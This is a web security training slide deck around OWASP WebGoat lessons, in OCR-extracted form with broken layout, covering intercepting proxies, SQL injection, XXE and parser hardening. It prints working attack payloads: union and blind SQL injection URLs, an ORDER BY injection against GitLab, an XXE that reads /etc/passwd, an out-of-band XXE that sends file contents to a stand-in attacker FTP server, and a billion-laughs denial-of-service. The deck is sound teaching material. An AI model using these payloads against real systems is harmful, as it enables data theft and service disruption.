
WEB APPLICATION

# Intercepting proxy

- Basically a “Man-in-the-middle” attack on yourself

- Full control on all HTTP traffic:

- Monitoring
- Pausing
- Analysis
- Editing
- Etc



## Client side filtering



- Introduction >
- General >
- Injection Flaws >
- Authentication Flaws >
- Cross-Site Scripting (XSS) >
- Access Control Flaws >
- Insecure Communication >
- Insecure Deserialization >
- Request Forgeries >
- Vulnerable Components - A9 >
- Client side >**
- Bypass front-end restrictions
- Client side filtering**
- HTML tampering**
- Challenges >

Show hints Reset lesson

← 1 2 3

No need to pay if you know the code ...



### Samsung Galaxy S8

Samsung · (124421 reviews)

PRICE  
US \$899

COLOR  
 Black  White

CAPACITY  
64 GB  128 GB

QUANTITY  
- 1 +

CHECKOUT CODE

**Buy**

**I like**



- Introduction >
- General >
- Injection Flaws >
- Authentication Flaws >
- Cross-Site Scripting (XSS) >
- Access Control Flaws >
- Insecure Communication >
- Insecure Deserialization >
- Request Forgeries >
- Vulnerable Components - A9 >
- Client side >**
- Bypass front-end restrictions
- Client side filtering
- HTML tampering**
- Challenges >

## HTML tampering

Show hints Reset lesson

← 1 2 3 →

## Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Product	Quantity	Price	Total
 55" M5510 White Full HD Smart TV	1	\$2999.99	\$2999.99
by Samsung			
Status:	In Stock		
Subtotal		\$2999.99	
Shipping costs		\$0.00	
<b>Total</b>		<b>\$2999.99</b>	

- WEBGOAT
- Introduction >
  - General >**
  - HTTP Basics
  - HTTP Proxies**
  - Injection Flaws >
  - Authentication Flaws >
  - Cross-Site Scripting (XSS) >
  - Access Control Flaws >
  - Insecure Communication >
  - Insecure Deserialization >
  - Request Forgeries >
  - Vulnerable Components - A9 >
  - Client side >

Reset lesson

← 1 2 3 4 5 6 7 →

Use the intercept

To intercept a request, you start by clicking the green button. This will set a break point for the next request.

Untitled Session - 20170125-123318 - OWASP ZAP 2.5.0

Quick Start Request Response +

Header: Text Body: Text

It All Starts with a ‘

It's not fun when you're next!




## SQL Injection



Never, Ever underestimate  
The Power of ‘

# SQL injection



Mitigation: use prepared statements

# Injection means

Tricking an application into including unintended commands in the data sent to an interpreter

## Typical impact:

- ❑ Usually severe. Entire database can usually be read or modified
- ❑ May also allow full database schema, or account access, or even OS level access

# Other examples

- XXE (next topic)
- LDAP injection
- OS Command injection
- E-mail injection
- etc...

# What is SQL Injection?

A SQL injection attack consists of insertion or “injection” of malicious data via the SQL query input from the client to the application

# A successful SQL injection exploit can

- Read and modify sensitive data from the database
- Execute administration operations on the database
  - Shutdown auditing or the DBMS
  - Truncate tables and logs
  - Add users
- Recover the content of a given file present on the DBMS file system
- Issue commands to the operating system

# Example of SQL Injection

```
select * from users where name = 'OWASP'
```

Dynamic query

```
select * from users where name = ' " + userName + "';
```

OWASP' or '1'='1

```
select * from users where name = 'OWASP' or '1'='1 ';
```

`http://192.168.0.6/news-and-events.php?id=4 or 1=1 --`

`http://192.168.0.6/news-and-events.php?id=4 or 1+1=2 --`

`http://192.168.0.6/news-and-events.php?id=-4 union select 1,user(),3,4,5,6`

`http://192.168.0.6/news-and-events.php?id=4+(select case when (select user()) then 0 else 1111 end)--`

`http://192.168.0.6/news-and-events.php?id=4+(select case when (substr(user(),1,1)='a') then 0 else 1111 end)--`

# Type of SQL injections

- Inband / Reflected
  - data is extracted to the same channel that is used to inject the SQL. The result is presented the webpage
- Out-of-band
  - data is retrieved through a different channel
- Inferential / Blind
  - no data is transferred but you reconstruct information by observing the behavior of the website

# ORM solutions (Hibernate)

```
from User u where u.id = '" + id + "'
```

Should be written like

```
from User u where u.id = :id
```

# Exercises

## WebGoat 8

- Injection flaws
  - ▣ SQL injection

# Mitigations

- Parameterized queries / Prepared statements
  - ▣ separate code from data
  - ▣ Protects against altering the structure of a query
- Input validation
  - ▣ Saves you from bad data
- Database privileges → use a different user for the application

Closed

Report abuse

New issue

# Critical SQL Injection finding in MilestoneFinder order method for GitLab 10.2.4

```
def order(items)
  if params.has_key?(:order)
    items.reorder(params[:order])
  else
    order_statement = Gitlab::Database.nulls_last_order('due_date', 'ASC')
    items.reorder(order_statement)
  end
end
```

(CASE SUBSTR((SELECT email FROM users WHERE username = 'jobertabma'), 1, 1) WHEN 'a' THEN (CASE id WHEN 429944 THEN 2 ELSE 1 END)  
ELSE 1 END)

Hint: xxx.130.219.202

#298176

## SQL injection in MilestoneFinder order method

State ● Resolved (Closed)

Severity  Critical (9.9)

Disclosed publicly April 27, 2018 4:20am +0200

◀ 1 2 3 4 5 6 7 8 9 ▶

Reported To [GitLab](#)

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server.

Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

CVE ID [CVE-2017-0914](#)

Weakness SQL Injection

Bounty \$2,000

**LIST OF SERVERS**

Hostname	IP	MAC	Status	Description
webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

Online Offline Out Of Order

IP address webgoat-prd server: 192.1.0.12

Submit

# Exercises



- Introduction >
- General >
- Injection Flaws >
- SQL Injection (advanced) **SQL Injection**
- SQL Injection (mitigation)
- XXE
- Authentication Flaws >
- Cross-Site Scripting (XSS) >
- Access Control Flaws >
- Insecure Communication >
- Insecure Deserialization >
- Request Forgeries >
- Vulnerable Components - A9 >
- Client side >
- Challenges >

## SQL Injection



Reset lesson

◀ 1 2 3 4 5 6 7 8 ▶

### Concept

This lesson describes what is Structured Query Language (SQL) and how it can be manipulated to perform tasks that were not the original intent of the developer.

### Goals

- The user should have a basic understand how SQL works and what it is used for.
- The user will understand the best practices for defending against SQL injection attacks
- The user will demonstrate knowledge on:
  - String SQL Injection
  - Numeric SQL Injection



Select \* from users where member = true order by \$1 DESC

Is this query vulnerable to SQL injection?

YES

```
Select * from users where member = true order by $1 DESC
```

Definition:


```
[ORDER BY {col_name | expr | position}  
          [ASC | DESC], ...]
```

# Solution

- ‘order by’ as a developer you exactly know the columns → create a whitelist
- VALIDATION!!!



```
fun findByAuthorContaining(name: String, orderBy: String): List<BlogEntry> {
    val query = "select * from blogs b where b.author = :name order by :column"
    params["name"] = name
    params["column"] = orderBy
    template.query(query, params) { resultSet, _ ->
        //...
    }
}
```



```
select * from blogs b where b.author = 'Anne Wilson' order by 'publishDate'
```

bles

this = {JdbcTemplate@9322}

psc = {PreparedStatementCreatorFactory\$PreparedStatementCreatorImpl@9326} "PreparedStatementCreator: sql=[select \* from blogs b where b.author = ? order by ?]; parameters=[Anne Wilson, publishDate]"

action = {JdbcTemplate\$1@9327}

con = {HikariProxyConnection@9369} "HikariProxyConnection@849457123 wrapping org.postgresql.jdbc.PgConnection@77a57c2a"

ps = {HikariProxyPreparedStatement@9378} "HikariProxyPreparedStatement@1492222779 wrapping select \* from blogs b where b.author = 'Anne Wilson' order by 'publishDate'"

Closed

Report abuse

New issue

# Critical SQL Injection finding in MilestoneFinder order method for GitLab 10.2.4

```
def order(items)
  if params.has_key?(:order)
    items.reorder(params[:order])
  else
    order_statement = Gitlab::Database.nulls_last_order('due_date', 'ASC')
    items.reorder(order_statement)
  end
end
```

(CASE SUBSTR((SELECT email FROM users WHERE username = 'jobertabma'), 1, 1) WHEN 'a' THEN (CASE id WHEN 429944 THEN 2 ELSE 1 END)  
ELSE 1 END)

# Solution

- Implement a whitelist for the order by column

ⓘ <https://blog.jdriven.com/2017/10/sql-injection-prepared-statement-not-enough/>

**SQL injection: when a prepared statement is not enough...**

Posted on October 18, 2017 by Nanne Baars



# Exercise

Hint: xxx.130.219.202



- Introduction >
- General >
- Injection Flaws >
- SQL Injection (advanced) >
- SQL Injection >
- SQL Injection (mitigation) > **(This is the selected section)**
- XXE >
- Authentication Flaws >
- Cross-Site Scripting (XSS) >
- Access Control Flaws >
- Insecure Communication >
- Insecure Deserialization >
- Request Forgeries >
- Vulnerable Components - A9 >
- Client side >
- Challenges >

## SQL Injection (mitigation)



Show hints Reset lesson

← 1 2 3 4 5 6 7 8 9 →

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server.

Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

### LIST OF SERVERS

Edit


Online Offline Out Of Order

Hostname	IP	MAC	Status	Description
webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server

# Mitigations

- Parameterized queries / Prepared statements
  - ▣ separate code from data
  - ▣ Protects against altering the structure of a query
- Input validation
  - ▣ Saves you from bad data
- Database privileges → use a different user for the application


# XXE (XML external entity)



# XML entity

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
    <!ELEMENT author (#PCDATA)>
    <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

Document Type Definition (DTD)



# XXE

An attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE author [
  <!ENTITY showme SYSTEM
"file:///etc/passwd">
]>
<author>&showme;</author>
```

```
<author>
  root:x:0:0:root...
  daemon:x:1:1:daemon...
  ...
</author>
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

# XXE Vulnerability in HP Project & Portfolio Mgmt Center

The screenshot illustrates the exploit path for an XXE vulnerability in the HP Project and Portfolio Management Center. The top left shows the main navigation bar with 'Open' and 'Demand Management' highlighted. The 'Import Request from XML' option under 'Demand Management' is also highlighted with a red box. The bottom right shows the 'Import Request from XML' page, where the 'XML File to Import:' field and the 'Test' button are both highlighted with red boxes.

**Project and Portfolio Management Center**

User: Admin

Dashboard Open Search Create My Links History ★

Search menus or entities.

> Dashboard

**Note:**

The

Demand Management >

- Search Requests
- Manage Consolidated Demand
- Schedule Demand
- Analyze Demand by Category
- Create Request
- Import Request from XML**
- Demand Reports
- Saved Searches
- Request Browser

Resource Management

Program Management

Portfolio Management

Financial Management

Deployment Management

Reports

Administration

Product Information

**Project and Portfolio Management Center**

User: Admin

Search menus or entities.

Import Request from XML

**Import Request from XML**

Select an XML file to import and provide the XSL template to transform the input XML

\*XML File to Import:

XSL Template:

Create a new request

Update an existing request

Request id is required when 'Update an existing request' is selected.

Request ID:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [ <!ENTITY % file SYSTEM file:///etc/passwd>
<!ENTITY %dtd SYSTEM http://attacker-xxe-ftp-server/login.dtd> %dtd; ]>
<data>&send;</data>
```

### Login.dtd:

```
<!ENTITY % all "<!ENTITY send SYSTEM 'ftp://attacker-xxe-ftp-server:ftp-
```

```
INFO:root:CWD nologin
■adm:x:307:507:Local SAP System Administrator:

INFO:root:CWD home

INFO:root:CWD ■■■adm:

INFO:root:CWD bin

INFO:root:CWD csh
ora: ■:x:311:200:Local SAP Database Administrator:

INFO:root:CWD oracle

INFO:root:CWD ■■■:
INFO:root:CWD bin

INFO:root:CWD csh
■adm:x:312:507:Local SAP System Administrator:
```

```
INFO:root:[FTP] ■■■ has connected

INFO:root:USER anonymous

INFO:root:PASS Javal.7.0_71@

INFO:root:TYPE I

INFO:root:EPSV ALL

INFO:root:EPSV

INFO:root:EPRT |1| ■■■ 17090|
```

INFO:root:RETR Red Hat Enterprise Linux Server release 6.8 (Santiago) Kernel \r on an \m

```
INFO:root:[FTP] Client timed out

INFO:root:[FTP] Connection closed with ■■■
```

# Consequences



- disclosure of confidential data
- listing directories
- denial of service
- server-side request forgery (SSRF)
- port scanning



```
DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
```




Why is this still insecure by default?



Backwards compatibility



Need to think/look at every XML parser construct




XXE is and will be with us for a very long time

# Limits to static code analysis



```
protected static void initializeParserPool() {  
    StaticBasicParserPool pp = new StaticBasicParserPool()  
}
```

```
protected static void initializeParserPool() {  
    StaticBasicParserPool pp = new StaticBasicParserPool();  
    Map<String, Boolean> features = new HashMap<String, Boolean>();  
    features.put(XMLConstants.FEATURE_SECURE_PROCESSING, true);  
    features.put("http://apache.org/xml/features/disallow-doctype-decl", true);  
    pp.setBuilderFeatures(features);  
    pp.setExpandEntityReferences(false);  
}
```



Instantiates  
XML parser

```
<?xml version="1.0"?>
<!DOCTYPE lolz [ <!ENTITY lol "lol"> <!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;"> ]>
<lolz>&lol9;</lolz>
```

# Mixed messages

## CVE-2016-3720 Detail

### Current Description

Disable `SUPPORT_DTD` for `XMLInputFactory` unless explicitly overridden #211

 Closed cowtowncoder opened this issue on 22 Sep 2016 · 5 comments

Ensure that defaults for `XMLInputFactory` have expansion of external parsed general entities disabled #190

 Closed cowtowncoder opened this issue on 15 Apr 2016 · 6 comments



cowtowncoder commented on 15 Apr 2016

Member

...

Assignees

No one assigned

To reduce likelihood of malicious XXE, let's ensure that `XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES` is disabled by default when instantiate by Jackson.

Labels


# Using the correct library...what can go wrong?

```
@Bean  
public XmlMapper mapper() {  
    return new XmlMapper(XMLInputFactory.newInstance());  
}
```

```
public ObjectMapper create() {  
    return new XmlMapper(xmlInputFactory());  
}  
  
private static XMLInputFactory xmlInputFactory() {  
    XMLInputFactory inputFactory = XMLInputFactory.newInstance();  
    inputFactory.setProperty(XMLInputFactory.SUPPORT_DTD, false);  
    inputFactory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);  
    return inputFactory;  
}
```



```
@Bean  
fun objectMapper(): ObjectMapper {  
    return new XmlMapper(XMLInputFactory.newInstance())  
}
```




```
<?xml version="1.0" encoding="UTF-8" ?>  
<!DOCTYPE blog SYSTEM  
"http://hacker.com:8090/" [  
    <!ELEMENT blog (#PCDATA)>  
>  
<blog>  
    <title>XXE xml</title>  
    <publishDate>2018-02-12</publishDate>  
    <contents>XXE XML example</contents>  
    <author>Nanne Baars</author>  
</blog>
```

```
curl -i -H 'Content-Type: application/xml' -d @test.xml http://localhost:8080/blog
```

```
Ncat: Listening on :::8090  
Ncat: Listening on 0.0.0.0:8090
```

```
Ncat: Connection from 127.0.0.1.  
Ncat: Connection from 127.0.0.1:45530.  
GET / HTTP/1.1  
User-Agent: Java/1.8.0_151  
Host: localhost:8090  
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*
```



```
@Bean
fun objectMapper(): ObjectMapper {
    return XmlMapper(XMLInputFactory.newInstance())
}

public XmlMapper() {
    this(new XmlFactory());
}

/**
 * @since 2.4
 */
public XmlMapper(XMLInputFactory inputF) {
    this(new XmlFactory(inputF));
}
```

JACKSON:

```
public XmlFactory() {
    this(xmlIn, null);
}

protected XmlFactory(XMLInputFactory xmlIn, XMLOutputFactory xmlOut...)
{
    if (xmlIn == null) {
        xmlIn = XMLInputFactory.newInstance();
        // as per [dataformat-xml#190], disable external entity expansion by default
        xmlIn.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, Boolean.FALSE);
        // and ditto wrt [dataformat-xml#211], SUPPORT_DTD
        xmlIn.setProperty(XMLInputFactory.SUPPORT_DTD, Boolean.FALSE);
    }
}
```

Better name would be: **createUnsafeParser(....)**

# Ensure that defaults for XMLInputFactory have expansion of external parsed general entities disabled #190

Closed

cowtowncoder opened this issue on 15 Apr 2016 · 6 comments



cowtowncoder commented on 15 Apr 2016

Member

...

Assignees

No one assigned

Labels

To reduce likelihood of malicious XXE, let's ensure that `XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES` is disabled by default when instantiate by Jackson.

```
protected XmlFactory(XMLInputFactory xmlIn, XMLOutputFactory xmlOut...)  
{  
    if (xmlIn == null) {  
        xmlIn = XMLInputFactory.newInstance();  
        // as per [dataformat-xml#190], disable external entity expansion by default  
        xmlIn.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, Boolean.FALSE);  
        // and ditto wrt [dataformat-xml#211], SUPPORT_DTD  
        xmlIn.setProperty(XMLInputFactory.SUPPORT_DTD, Boolean.FALSE);  
    }  
}
```

# Spring Boot

```
public ObjectMapper create() {
    return new XmlMapper(xmlInputFactory());
}

private static XMLInputFactory xmlInputFactory() {
    XMLInputFactory inputFactory = XMLInputFactory.newInstance();
    inputFactory.setProperty(XMLInputFactory.SUPPORT_DTD, false);
    inputFactory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);
    return inputFactory;
}
```

# Does this still work?

Local / CI




**JUnit**

**WildFly**



Deployment



**docker**

**WildFly**



# Exercises

The screenshot shows the WebGoat exercise interface. On the left, there's a sidebar with a red header featuring a goat logo and the word "WEBGOAT". The sidebar contains a navigation menu with the following items:

- Introduction >
- General >
- Injection Flaws >
- SQL Injection (advanced)
- SQL Injection
- SQL Injection (mitigation)
- XXE** (highlighted in red)
- Authentication Flaws >
- Cross-Site Scripting (XSS) >
- Access Control Flaws >
- Insecure Communication >
- Insecure Deserialization >
- Request Forgeries >
- Vulnerable Components - A9 >
- Client side >

The main content area has a light gray background. At the top, it says "XXE" in large letters. Below that is a "Reset lesson" button. Underneath the button is a horizontal sequence of numbered circles from 1 to 8, with circle 7 highlighted in red. To the right of circle 8 is a right-pointing arrow. The section below is titled "Concept" in large letters. A descriptive text follows: "This lesson teaches how to perform a XML External Entity attack is and how it can be abused and protected against." Below this is a section titled "Goals" with a bulleted list of learning objectives:

- The user should have basic knowledge of XML
- The user will understand how XML parsers work
- The user will learn to perform a XXE attack and how to protect against it.

On the far right of the main content area, there are four circular icons with icons inside: a person, a bar chart, an information sign, and an envelope.

### 3. Content-type checking

```
@RestController
@RequestMapping("/blogs")
class BlogController(val blogRepository: BlogRepository) {

    @PostMapping
    @ResponseStatus(HttpStatus.CREATED)
    fun newBlogEntry(@RequestBody blog: BlogEntry) =
        blogRepository.save(blog)

    @GetMapping
    fun allBlogs(): Iterable<BlogEntry> =
        blogRepository.findAll()

}
```

```
@RestController
```

```
@PostMapping
```

```
